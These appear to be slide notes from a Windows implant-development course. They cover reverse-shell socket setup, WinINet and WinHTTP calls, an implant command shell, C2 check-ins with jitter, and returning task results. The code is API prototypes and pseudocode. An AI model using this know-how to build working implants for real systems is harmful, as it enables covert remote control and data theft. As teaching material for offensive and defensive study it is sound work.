This is what was missing on the previous slide. What is happening here is after we declare and initialize the STARTUPINFOA struct, we fill out some of the struct members, so the new process knows how it is supposed to start up. Specifically, it needs to know that the STD handles for input, output, and stderror are to be sent over the socket. The variable named *theSocket* is what is holding the socket as returned from a call to ***WSASocket***, as we will learn about shortly. One thing to note is that when specifying this flag, you must set the *bInheritHandles* flag to TRUE. This is because the process being created needs to inherit the three STD handles. Play around and experiment with it during your free time and see what happens if you do not let the process inherit the handles.

Making Sockets

The reverse TCP connections need to be a socket.

Windows sockets somewhat resemble Linux sockets but with the major caveat of the Win32 APIs involved with creating them. You will see some of the same structures being used for both Windows and Linux.

Making Sockets

If you are familiar with Linux sockets, then your learning curve will be quite minimal for learning Windows sockets. Windows, of course, decided to bring their own APIs into play for sockets just like they did for so many other areas. For starters, there is a specific version of the Winsock.dll that must be used depending on what Windows Socket specification we are wishing to use. It is best to use the current specification, which, at the time of this course, is 2.2. There are also specific structures that only pertain to Windows like the WSADATA structure. Windows still has the traditional sockaddr_in structure, which we will be using for our reverse connection. The sockaddr_in struct is filled out similar to how it would be done on Linux. During your time as a developer, if your application needs to create sockets you will become very familiar with the WSA* family of Windows Socket APIs. We will implement a few of them today, but there are many, many more that are available to experiment with on your own time.

WSAStartup

WSAStartup()

Used to initiate Winsock usage

Has INT return type

```
int WSAStartup(
 WORD   wVersionRequired,
 LPWSADATA lpWSAData
);

// EXAMPLE

WSADATA wsaData;

INT result = WSAStartup(MAKEWORD(2,2), \
  &wsaData)

// TODO: error check
```


WSAStartup

To get things going with our reverse shell, we need to tell the system to initialize a few items. One of the items is initializing the usage of the Winsock.dll for our process. This is where ***WSAStartup*** comes to play. The API has two parameters described below.

wVersionRequired, is a WORD type that according to MSDN online documentation, is still waiting to be determined. We know it to be the specification of the Windows Socket that we are going to use, which will be 2.2. 2.2, is the most recent version but you could go back to 1.0. Because of the way it needs the version number, we must use the MAKEWORD macro that is defined in the Windef.h header file. It takes two arguments, a lowByte and highByte.

lpWSAData, is a pointer to a predefined WSADATA variable that will hold whatever details the function fills out for us.

Should the function fail, there could be several error codes that could be returned. Success for this API is 0. Also, to get the last error for WSA* functions, use the ***WSAGetLastError*** API.

WSASocket

WSASocket()

Used to create a socket

Has SOCKET return type

```
SOCKET WSAAPI WSASocketA(
 int         af,
 int         type,
 int         protocol,
 LPWSAPROTOCOL_INFOA lpProtocolInfo,
 GROUP        g,
 DWORD        dwFlags
);

// sister function
socket();
```


WSASocket

Before we can try to callback and check in with our C2 Listening Post, we need to create a socket and set it up accordingly. The ***WSASocket*** API is what we will be using to get this done. The return type is a SOCKET, so we will be saving this in a predefined SOCKET variable type. If the API fails, it will return the value INVALID_SOCKET and we should follow up with ***WsaGetLastError***. The ***WSASocket*** API has several parameters, and their names are not as descriptive as other APIs. Regardless, they are described below.

af, is an INT type that is used to indicate the address family specification. We will be using AF_INET, or 2 for IPv4.

type, is an INT type that specifies the type of the socket. Sockets can be RAW, TCP, UDP, etc. We will be using TCP, which has streams so SOCK_STREAM, or 1, is how you can remember to tie TCP to it.

protocol, is another INT type to indicate what address family specific and socket type specific protocol to use. The constants typically begin with IPPROTO_. We will be using IPPROTO_TCP as this is really the only option for an address family of AF_INET and socket type of SOCK_STREAM.

lpProtocolInfo, is a pointer to a predefined WSAPROTCOL_INFO struct that describes the socket's characteristics. NULL is just fine for our use case.

g, is a GROUP type if you want to add the socket to an existing group or create a new group. We do not care about this so 0 is what we will use.

dwFlags, is of DWORD type and can be used to describe more attributes of the socket. NULL is fine for this parameter too.

The sister function, ***socket***, is very similar but Microsoft decided to make socket-related APIs have the ability to be asynchronous; Windows Socket Asynchronous. It is not recommended that you mix and match these APIs around in your code. If you would like to use the async capabilities, there is an overlapped flag that can be passed to make the socket have overlapped I/O capabilities.

Making a Windows Shell

Making an interactive Windows shell

A custom Windows shell should give the feel of an interactive command-line tool. Some built-in Windows commands have an interactive mode like diskpart. Here, the shell should have your most basic commands for an implant, like directory listings, changing directories, uploading/downloading files of interest, running commands, etc.

Making a Windows Shell

The basic idea for a shell is to implement a loop that never ends until you terminate the process or execute a command to gracefully exit the process. The loop's entire purpose in life is to keep presenting a command prompt to the user to enter commands into. To handle all of the commands for the tool, there would be some logic that would validate the command that was entered and send it off to the appropriate function for action. You can make this feel like a typical Windows built-in command that can even have a help menu or context aware help menus, and really advanced ones can implement a command suggestion if there were typos. At its most basic form, some of the commands that you would want to implement would give it the ability to display directory listings, change into a new directory, run other commands, and even upload/download files. When developing this out, it would be recommended to create one piece of it at a time instead of trying to implement everything all at once. As you build it out it can become more and more advanced, like being able to accept binary files that contain shellcode like a file named shellcode.bin. The capabilities are limited by you, the developer, and the resources at your disposal.

Implementation

Basic shell logic

Loop never breaks to continuously process commands

Logic to read the command line and process the args passed

```
// the pseudocode
while (TRUE)
{
 printf("RAT670 $> ");

 ReadCommandLine();

 ProcessArgs();

 ExecuteArgs();
}
```


Implementation

A contrived example on the slide shows what the root logic might look like for a shell. To kick things off, we have a while loop with the argument of TRUE so that it never ends. Typically, this endless loop is something developers try to avoid, but we are intentional about having this one. Inside the loop, we have a print function that displays whatever shell prompt we would like to display to the user. Each shell on each OS has their own look to it, so feel free to be creative here; even the shell between the Windows command prompt and PowerShell look completely different. The shell prompt helps identify the tool or the mode. After displaying the shell's prompt, basic as it is, we are ready to accept and process shell commands. Once we validate the commands and the arguments that are passed to them, if any, we can execute them. This would be a bare bones shell, but it is something to get started with and build on as you progress.

Examples of custom shell commands could be the following list:

- checkos
- survey
- runcmd <Windows built-in command>
- processkill <pid or name>
- processlist
- processstart <name>
- selfhide
- selfdestruct
- help
- help <shell command>
- put <filename> <remote destination path>
- get <filename> <local destination path>

WinINet

HTTP or FTP, no problem for WinINet

The Windows Internet (WinINet) API is very robust when there is a need for your application to interface with HTTP or FTP servers. WinINet can handle authentication, FTP and HTTP sessions, HTTP cookies, IPv6, and more. WinINet can be used to verify if a system has an internet connection.

WinINet

The Windows Internet (WinINet) APIs are what give your application robust internet capabilities. In fact, WinINet was developed for Internet Explorer to use. If you did not have a minimal installation of Internet Explorer on the system, then you might not be able to use their APIs. Obviously, the API family can handle HTTP sessions, but it can also handle FTP sessions. If your application needs authentication, then that is supported as well in the form of a user prompt, typically. For this reason, WinINet APIs cannot be used in services. It is common for malware to use this API family, and some use it to check if the system has an active internet connection before doing anything else. A commonly used API for this check is ***InternetCheckConnection*** or an older one—***InternetGetConnectedState***. We could implement the same kind of check to see if the system is really connected to the internet before we go trying to connect to our C2.

InternetOpen

InternetOpenA()

Used to create the main internet handle for the session

Has HINTERNET return type

```
HINTERNET
InternetOpenA(
 LPCSTR lpszAgent,
 DWORD dwAccessType,
 LPCSTR lpszProxy,
 LPCSTR lpszProxyBypass,
 DWORD dwFlags
);
```


InternetOpen

The ***InternetOpen*** API is used to create and initialize an application's intended use of the WinINet API family. Behind the scenes, the system is preparing internal structures in anticipation of future API calls. There should never be a need to call this API multiple times unless you are trying to go through a number of different proxies, or other changes. Typically, though, a single call will be enough until your program is done. On that note, when you are all said and done with using the session and the WinINet APIs, you should call the ***InternetCloseHandle*** API to shut it all down.

The parameters are described below.

lpszAgent, is a pointer to a constant NULL-terminated string that is to be used as the User-Agent or the name of the program that is calling the WinINet APIs.

dwAccessType, indicates what the type of access should be, like INTERNET_OPEN_TYPE_PROXY for when you want to pass all request to the proxy.

lpszProxy, is another pointer to a constant NULL-terminated string that identifies the name(s) of proxy server(s) that should be used when you pass INTERNET_OPEN_TYPE_PROXY for dwAccessType.

lpszProxyBypass, is the same type as lpszProxy, but is used to identify any hostnames or IP addresses that do not need to be passed to the proxy when you pass in INTERNET_OPEN_TYPE_PROXY for dwAccessType.

dwFlags, MSDN only indicates three possible values for this: INTERNET_FLAG_ASYNC for asynchronous requests, INTERNET_FLAG_FROM_CACHE for only showing what is in the cache and errors out otherwise, and finally INTERNET_FLAG_OFFLINE, which is pretty much the same thing as INTERNET_FLAG_FROM_CACHE.

InternetConnect

InternetConnect()

Used to open a session for the site passed in; can be HTTP or FTP

Has HINTERNET return type

```
HINTERNET
InternetConnectA(
 HINTERNET   hInternet,
 LPCSTR    lpszServerName,
 INTERNET_PORT nServerPort,
 LPCSTR    lpszUserName,
 LPCSTR    lpszPassword,
 DWORD     dwService,
 DWORD     dwFlags,
 DWORD_PTR   dwContext
);
```


InternetConnect
The ***InternetConnect*** API is called when you want to create an internet session. The session can be for HTTP or for FTP, nothing else. Upon success, the API will return a HINTERNET handle for the session, but should the API fail, it will return NULL. To see why it really failed, you should make a call to ***GetLastError***. The parameters are described below.

hInternet, is the internet handle as returned by a successful call to ***InternetOpen***.

lpszServerName, NULL-terminated string identifying the hostname of the request being created. An IP address can be just fine here too but doing so makes your traffic stick out a bit more.

nServerPort, indicates the port that is to be used. Can be INTERNET_DEFAULT_FTP (21), INTERNET_DEFAULT_HTTP_PORT (80), INTERNET_DEFAULT_HTTPS_PORT (443).

lpszUserName, NULL-terminated string of the username to use for the request. The function will use "Anonymous" when the parameters is NULL and the *dwService* is INTERNET_SERVICE_FTP.

lpszPassword, NULL-terminated string of the user's password. FTP sessions will use the user's email address if NULL is passed.

dwService, indicates what type of service should be used for the session, HTTP, FTP, or GOPHER.

dwFlags, is dependent on what service is passed to dwService but can indicate that an FTP session use passive semantics when the flag INTERNET_FLAG_PASSIVE is passed.

dwContext, for callbacks, has program specific data that identifies the context for the program.

InternetOpenUrl

InternetOpenUrlA()

Used to open a specific URL for either FTP or HTTP

Has HINTERNET return type

```
HINTERNET
InternetOpenUrlA(
 HINTERNET hInternet,
 LPCSTR  lpszUrl,
 LPCSTR  lpszHeaders,
 DWORD   dwHeadersLength,
 DWORD   dwFlags,
 DWORD_PTR dwContext
);
```


InternetOpenUrl

The ***InternetOpenUrl*** API is used when you have a URL, not an IP address, that you need to query. The API will return a handle for the URL or NULL if it fails. You can always call ***GetLastError*** for the specifics, but in addition you can call the ***InternetGetLastResponseInfo*** API.

The parameters are described below.

hInternet, is the handle provided by calling ***InternetOpen***.

lpszUrl, is the NULL-terminated string of the URL to read data from and can only be one of three options: ftp:, http:, or https:.

lpszHeaders, are the headers that you might want to send to the server.

dwHeadersLength, is the length of the headers, if any, in characters.

dwFlags, is a parameter where many flags can be chosen. For example, there are flags to ignore certs, allow redirects from HTTP to HTTPS, use keep-alives, force download from origin server instead of from the cache, and so on.

dwContext, is used if there is any application specific value that would tie this operation with any application data. If you do not have anything, just use 0.

HttpOpenRequest

HttpOpenRequestA()

Used to create a HTTP request handle from an existing session

Has HINTERNET return type

```
HINTERNET
HttpOpenRequestA(
 HINTERNET hConnect,
 LPCSTR  lpszVerb,
 LPCSTR  lpszObjectName,
 LPCSTR  lpszVersion,
 LPCSTR  lpszReferrer,
 LPCSTR  *lplpszAcceptTypes,
 DWORD   dwFlags,
 DWORD_PTR dwContext
);
```


HttpOpenRequest
The ***HttpOpenRequest*** API is used for when you want to create your request session for some HTTP request. The API does not actually send out the request just yet but is still another step in preparing the HTTP request. Upon success, an internet handle is returned, but the API can also return NULL if it fails. If it does fail, be sure to call our go-to API, ***GetLastError***. The parameters are described below.

hConnect, is the internet handle returned from a successful call to ***InternetConnectA*** and must be passed.

lpszVerb, is the NULL-terminated string to the HTTP verb that should be used for the request. The verb must be in all caps. If you pass NULL here, the API will assume you meant to pass in GET.

lpszObjectName, is the name of the target resource like a file name or the root of the page. You could use something like L"/robots.txt" or L"tasks" to pull down the robots.txt file or the tasks your C2 has for you.

lpszVersion, would be the NULL-terminated string of the version to use, but we can just pass in NULL to use the default version of HTTP/1.1.

lpszReferrer, is the referrer to which this document or file was found, but we will just be using NULL for no referrer.

**lplpszAcceptTypes*, is a pointer to an array of NULL-terminated strings indicating what types you accept as a client program. If you do not pass in anything here, other than NULL, you are saying that you do not accept any type. However, some servers will see that as saying you only accept TEXT documents.

dwFlags, indicate the internet options to be used for the request. Some of the options you could use are INTERNET_FLAG_KEEP_CONNECTION for when you are using NTLM authentication, INTERNET_FLAG_NO_AUTH for no automatic authentication attempts, INTERNET_FLAG_PRAGMA_NOCACHE for when you do not want a cached version but make the origin server send a fresh copy, and INTERNET_FLAG_SECURE for when you want to use SSL. There are others that can be used but these could be the most relevant options.

dwContext, is used if there is any application specific value that would tie this operation with any application data.

HttpSendRequest

HttpSendRequestA()

Used to send the HTTP request to the target HTTP server

Has BOOL return type

```
BOOL
HttpSendRequestA(
 HINTERNET hRequest,
 LPCSTR  lpszHeaders,
 DWORD   dwHeadersLength,
 LPVOID  lpOptional,
 DWORD   dwOptionalLength
);
```


HttpSendRequest

The ***HttpSendRequest*** API is used for when you are finally ready to send out the HTTP request. Upon success, TRUE is returned and FALSE upon failure. If it does fail, be sure to call our go-to API, ***GetLastError***, because FALSE does not mean a thing when it comes to failure reasons. The parameters are described below.

hRequest, is the internet handle returned from a successful call to ***HttpOpenRequestA*** and must be passed.

lpszHeaders, is the parameter to use to point to extra headers that you would want to send out with the HTTP request. Of course, it must be NULL-terminated.

dwHeadersLength, is the size of additional headers in characters.

lpOptional, is the pointer for any additional data that you want to immediately send out after the headers. You would use this for PUT or POST operations. If you do not have anything, then just pass in NULL.

dwOptionalLength, is the size of the optional data and if you do not have any optional data, then just pass in 0.

Implementation

```
HINTERNET hInetOpen = NULL;
hInetOpen = InternetOpenA(lpszAgent, INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);

HINTERNET hConnect = NULL;
hConnect = InternetConnectA(hInetOpen, "www.sans.org", 443, NULL, NULL,
  INTERNET_SERVICE_HTTP, 0, 0);

HINTERNET hRequest = NULL;
hRequest = HttpOpenRequestA(hConnect, "GET", NULL, NULL, NULL, dwFlags, 0);

BOOL status = FALSE;
status = HttpSendRequestA(hRequest, NULL, 0, NULL, 0);
```


Implementation

The general concept for the pseudo-code on the slide is to create our internet session via the ***InternetOpen*** API. With the session handle, we can use that for our call to ***InternetConnect***, which will give us our connection handle to the target server: sans.org. After we get the connection handle, we can pass that when we make our call to ***HttpOpenRequest*** where we indicate what kind of HTTP request we are going to be making. If that succeeds, we then make our call of the ***HttpSendRequestA*** function to send the request on the line.

There are other versions of this example that can use the Unicode versions of the APIs, but also other ***WinINet*** APIs like ***InternetOpenURL***, ***InternetReadFile***, ***InternetWriteFile***, and more.

For an oldie but goodie example of these APIs, you can check out a very old version of the Metasploit Framework before it was re-written in Ruby. The GitHub repo can be found here: https://github.com/metasploit/framework2.

WinHTTP

Microsoft Windows HTTP Services

The HTTP services Windows provides is a nice option to have in addition to WinINet. WinHTTP supports great features like being able to run from inside of a service and being able to impersonate. WinHTTP also supports IPv6, automatic redirects, and AutoProxy.

WinHTTP

The Windows HTTP services are not meant to be a replacement for WinINet but rather another option that can be used for non-GUI based programs. WinINet can create a prompt to the user for credentials, which is completely fine for applications like web browsers, but an implant should not be prompting the user for anything, unless perhaps it is trying to get the victim to enter credentials. WinHTTP is a great option, though, for when we want to install a malicious service that has internet capabilities, which would not be uncommon as there are many services that do have such capabilities. There is nothing that mandates using WinHTTP over WinINet; they both can be used, and you should use them both to understand better how they work. WinHTTP works around objects like the ***WinHttpRequest*** object along with WinHTTP sessions. There are also key WinHTTP APIs that create HINTERNET handles that other functions need to operate. APIs like ***WinHttpOpen***, ***WinHttpConnect***, and ***WinHttpOpenRequest*** return a HINTERNET handles that you would need to pass around to other functions.

WinHttpOpen

WinHttpOpen

Used to initialize use of WinHTTP functions

Has HINTERNET return type

```
WINHTTPAPI
HINTERNET
WinHttpOpen(
 LPCWSTR pszAgentW,
 DWORD  dwAccessType,
 LPCWSTR pszProxyW,
 LPCWSTR pszProxyBypassW,
 DWORD  dwFlags
);
```


WinHttpOpen

The ***WinHttpOpen*** API must be called first to indicate that your program is going to be calling additional WinHTTP functions. The system will initialize some internal structures as preparation for your program's future API calls. When the API is successful, it will return a HINTERNET handle that must be stored in a variable to use for the next WinHTTP API, ***WinHttpConnect***. You will see a pattern with how the HINTERNET return values are passed into additional functions. Should this API fail, 0 will be returned and you should call ***GetLastError*** to see the details. The HTTP session is valid until you call the ***WinHttpCloseHandle*** API. The parameters are described below.


pszAgentW, is a pointer to a constant wide char string that holds the name of the application. It will also be in the User Agent when being sent out.

dwAccessType, is the type of access being requested. For Windows 8.1 and beyond, we will be using WINHTTP_ACESS_TYPE_AUTOMATIC_PROXY will take the system proxy settings.

pszProxyW, is pointer to the variable holding the name of the proxy to use, but if you pass in WINHTTP_ACESS_TYPE_AUTOMATIC_PROXY then this value must be WINHTTP_NO_PROXY_NAME.

pszProxyBypassW, is a value that must be WINHTTP_NO_PROXY_BYPASS unless *dwAccessType* is WINHTTP_ACCESS_TYPE_NAMED_PROXY. Then you can pass it a list of hostnames of IP addresses that you do not want to be routed through the proxy.

dwFlags, can be used if you want the operations to be handled asynchronously. Passing WINHTTP_FLAG_ASYNC indicates that you have a callback ready to be notified of when the operation completes.



WinHttpConnect

The ***WinHttpConnect*** API uses the handle that ***WinHttpOpen*** returns. The API also returns an HINTERNET handle upon success and NULL otherwise. This is the connection handle created by using the HTTP session earlier. The name of this API might mislead you into thinking that a request is being sent to the target server, but nothing is being sent just yet. We are simply going through the building blocks for our request one API at a time. The parameters are described below.

hSession, is the HTTP session created by calling the ***WinHttpOpen*** API and is required to be passed.

pswzServerName, is a pointer to the constant wide char string of the target server to eventually connect. The string must be NULL-terminated as indicated by the pswz prefix. The value can also be an IP address.

nServerPort, cannot be NULL, but can be any valid TCP port number. There are constants that can be used as well, like INTERNET_DEFAULT_HTTP_PORT to indicate the use of TCP port 80.

dwReserved, is obviously reserved and therefore must be 0.

WinHttpOpenRequest

WinHttpOpenRequest

Used to create the request handle

Has HINTERNET return value

```
WINHTTPAPI
HINTERNET
WinHttpOpenRequest(
 HINTERNET hConnect,
 LPCWSTR  pwszVerb,
 LPCWSTR  pwszObjectName,
 LPCWSTR  pwszVersion,
 LPCWSTR  pwszReferrer,
 LPCWSTR  *ppwszAcceptTypes,
 DWORD   dwFlags
);
```


WinHttpOpenRequest
The *WinHttpOpenRequest* API is used to create the handle for our request. It is important to know that nothing is being sent out even at this point. This is the final step in building out our request as we should now have everything that we need to send the request to the target server. Upon success, the API will return a HINTERNET handle that will be used by the sending API coming up next. The parameters are described below.

hConnect, is the connection handle created earlier by calling ***WinHttpConnect*** and is required to be passed.

pwszVerb, is a NULL-terminated string of the HTTP verb to use for the request like GET. Note that it is a constant wide char pointer, so L"GET" should be used. Also note that the string must be in uppercase format as this is required by Internet Engineering Task Force. If you pass NULL here, then GET is used as the default verb.

pwszObjectName, is the name of the target resource like a file name or the root of the page. You could use something like L"/robots.txt" or L"tasks" to pull down the robots.txt file or the tasks your C2 has for you.

pwszVersion, would be the NULL-terminated string of the version to use, but we can just pass in NULL to use the default version of HTTP/1.1.

pwszReferrer, is the referrer to which this document or file was found, but we will just be using WINHTTP_NO_REFERRER.

**ppwszAcceptTypes*, is a pointer to an array of NULL-terminated strings indicating what types you accept as a client program. To keep things simple, we can just use WINHTTP_DEFAULT_ACCEPT_TYPES.

dwFlags, are the internet flags that can be used like WINHTTP_FLAG_REFRESH to indicate you do not want the cached version of the page. Another option would be to use the WINHTTP_FLAG_SECURE flag to have the connection use SSL.

WinHttpSendRequest

WinHttpSendRequest

Used to send the HTTP request

Has a BOOL return type

```
BOOL
WinHttpSendRequest(
 HINTERNET hRequest,
 LPCWSTR  lpszHeaders,
 DWORD   dwHeadersLength,
 LPVOID  lpOptional,
 DWORD   dwOptionalLength,
 DWORD   dwTotalLength,
 DWORD_PTR dwContext
);
```


WinHttpSendRequest

The ***WinHttpSendRequest*** API is used to finally send the request to the target server. Since this is a BOOL return type, TRUE indicates a successful call while FALSE indicates a failure. You would have to call ***GetLastError*** to get a clearer picture as to what might have gone wrong. The parameters are described below.

hRequest, is the handle that ***WinHttpOpenRequest*** returned to us and is required to be passed.

lpszHeaders, is the parameter to use to point to any extra headers that you would want to send out with the HTTP request. If you do not have anything, then pass in WINHTTP_NO_ADDITIONAL_HEADERS.

dwHeadersLength, indicates how many characters there are in the additional headers, if any.

lpOptional, is for any data that you would want to send right after sending the headers like you would be doing for any POST or PUT operation. Outside of those it would not really make sense. If you don't have any, then you can use WINHTTP_NO_REQUEST_DATA. If you do not have any additional header and dwHeadersLength is 0, just pass NULL here.

dwOptionalLength, indicates the length in bytes of the optional data. If you do not have anything to send, then pass in 0.

dwTotalLength, indicates the length in bytes of the total data that is going to be sent. Specifically, this is the Content-Length header of your HTTP request.

dwContext, is a pointer to some pointer-sized precision variable that stores a defined value that would be passed to a callback function.

WinHttpReceiveResponse

WinHttpReceiveResponse

Used to receive the HTTP response

Has a BOOL return type

```
WINHTTPAPI
BOOL
WinHttpReceiveResponse(
 HINTERNET hRequest,
 LPVOID  lpReserved
);
```


WinHttpReceiveResponse

The ***WinHttpReceiveResponse*** API is used whenever you need to get the response back from your ***WinHttpSendRequest*** call. Upon success, the API will have obtained the HTTP status code, like 200 OK, along with the response headers. You would then have to query for that information using the ***WinHttpQueryHeaders*** API, a very fitting name for that API—something Microsoft is very good at doing. To obtain the information from the full response body, you would have to call an API like ***WinHttpReadData*** or ***WinHttpQueryDataAvailable***. The parameters are described below.

hRequest, is the handle that ***WinHttpOpenRequest*** returned to us and is required to be passed.

lpReserved, is obviously reserved and must be NULL.

WinHTTP: A Simple Example

```
// create HTTP session
HINTERNET hSesssion = WinHttpOpen(...);

// choose target server
HINTERNET hConnect = WinHttpConnect(hSession, L"www.sans.org", ...);

// create request handle
HINTERNET hGet = WinHttpOpenRequest(hConnect, L"GET", NULL, NULL, NULL, NULL, 0);

// send the request
BOOL bResults = WinHttpSendRequest(hGet,...);

// receive the response
bResults = WinHttpReceiveResults(hGet, NULL);
```


WinHTTP: A Simple Example

This is a very simple example of what your code could look like. It is being used to show the order that functions are being called and to show how the HINTERNET handles are utilized by the other WinHTTP APIs. It is not until you send your request that the types change to BOOL. Not all arguments are shown here due to the limited space as it would reduce the readability of the code. The missing parameters would distract from the main purpose of this example, which is to make a simple GET request for the root page of www.sans.org.

Checking In

Calling home at a certain interval

After the initial call home, it is good to perform a check-in every so often to report your status. This is also a good time for your C2 Listening Post to issue commands, if there are any. Not checking in at the expected times could indicate compromise or failure to execute further instructions.

Checking In

At this point, let us say that our implant has performed the first call back home. We told our configured C2 LP that we are alive and well and that we were going back to sleep for some random time before we check in again. From here on out, we are going to call these requests check-ins, or health checks. Some also refer to this as beaconing by sending out beacons to the C2 LP. The check-ins are important because on the C2 side, we can expect when an implant should be checking in and we would make sure the connection is ready to receive that check-in. We also would know how many missed check-ins there were, if any. One missed check-in here and it might not mean anything, but several missed check-ins in a row or some pre-determined number missed in a 24-hour period could indicate that our implant has been compromised, which is not a good sign at all. At this point, we would hope that the logic in the implant would also be tracking missed check-ins and uninstall itself from the target. Aside from that, check-ins give the C2 side a chance to issue any commands for the implant to carry out. Commands can be anything from surveys to creating an interactive shell similar to what Meterpreter can do when you execute the *shell* command. You can see how important check-ins are at different levels.

Implementation

The check-in

As long as we are running

Check-in for tasking and then sleep

```
// the check-in
while (alive)
{
 try {
  // save the response from the check-in
  auto response = CheckIn();
  // were we tasked to do anything?
  CheckTasks(response);
 }
 // catch any exception that might occur
 catch () {};
 // sleep for a bit before next check-in
 sleep(jitter);
}
```


Implementation

As mentioned previously, the check-in is vital for not only the implant itself but also the C2 LP for which the implant is configured to check-in. The overall logic for the check-in function can be made without being too complex. At its most basic form, and as can be seen on the slide, we can implement a loop that performs the check-in and checks to see what tasks, if any, have been sent to the implant. We can wrap the code around a try/catch block because we do not want any unexpected exception crashing our implant. We can save the results from our check-in so we can parse the response for any taskings. After that process is done, we can tell the implant to hang out for a bit before it attempts to check in again. The variable jitter is being passed for our pseudo sleep function because we do not want the check-ins to happen at a fixed interval, say every 30 seconds. If we have a check-in frequency hard coded, then that value is what we want to apply some jitter so we can mix it up a bit more. Going with a frequency of 30 seconds, the jitter could be +/- some value, meaning one check-in could follow at exactly 30 seconds, another could follow at 27, then 25, then 32, then 38, and so on. The process would continue while the implant is running.

Sending Results

Hey, I have your answer.

Our C2 LP gave us a task, now what? The task must be executed, the results must be stored somewhere, and then the results must be sent back to the LP. The results can be sent back during a check-in, but they do not always have to wait for the next check-in.

Sending Results

At this point, we made our first call back home and we are checking in every so often, 30 seconds with a jitter. After several check-ins, the C2 LP finally sent down a task to be executed. We finally have something to do! Determining how to execute the task will be discussed later, but for now let us say that it has been executed already. The results are being stored in memory at the moment, but we could also encrypt them to a results log file whose format is only known to us. We wait for the next check-in time to expire, and we prep the results to be sent over. We can prep the results with several methods: JSON, encrypting, encoding, or something completely custom. Once you determined how the results will be stored and prepped, they can be added as a payload with a HTTP POST, or similar, request to the LP.

Implementation

The results

Check if a task was given

Execute the task and return results

```
// checking for tasks in the response
CheckTasks(response)
{
 // JSONify the response
 if (taskFound) {
  // each task should have a unique ID
  taskId;
  // run the task and save results
  taskResults = RunTask();
  // return the task results
  return taskResults;
 }
}
```


Implementation

The pseudo-code on the slide is extremely abbreviated, but the main idea is presented for how it could work. At its most basic level, we parse the response from the C2 LP into a JSON format so we can easily identify if there was a task. Since we were finally given a task, we execute the logic that performs the task. Also, since we now have a task, we need to give it a unique ID that way each task given to us can be tracked. UUIDs or GUIDs can be used to serve this purpose instead of using a 64-bit number. Windows has an API that can help us create one: ***UuidCreateSequential***. If you do not want to bring in another library, then you can always just roll your own, if you are up for the challenge. Now, we can run the task with its newly created Task ID and save off the results somewhere. From here, there are several ways that we can get the results back to the LP. We can have a dedicated thread go check for results and then send them off, or we can just send them off right away.

More complicated versions could make use of a thread pool that would process an internal queue of results that are pending processing for being sent off. The job of the thread pool would be to encrypt and then encode the data before being sent, and then finally send off the data to the C2 LP.

In the end, it really depends on how you want to implement it and how much time you have to dedicate to having something more structured.

Serialization

Packing and unpacking

Make sure your data is in the right order for sending over the network

Use an intrinsic function, when possible, then a std:: function, then a library, and then finally manually

```
typedef struct _STUFF {
ULONG IpAddress;
std::string HostName;
std::string UserName; } STUFF, *PSTUFF;

// 16-bit, 2 bytes
_byteswap_ushort()

// 32-bit, 4 bytes
_byteswap_ulong()

// 64-bit, 8 bytes
_byteswap_uint64()

// pack into a BYTE vector
std::vector<BYTE> bvData;
auto nBytes = alpaca::serialize(STUFF, bvData);

// C++ 20
auto stuff = std::bit_cast(raw_data);
```


Serialization

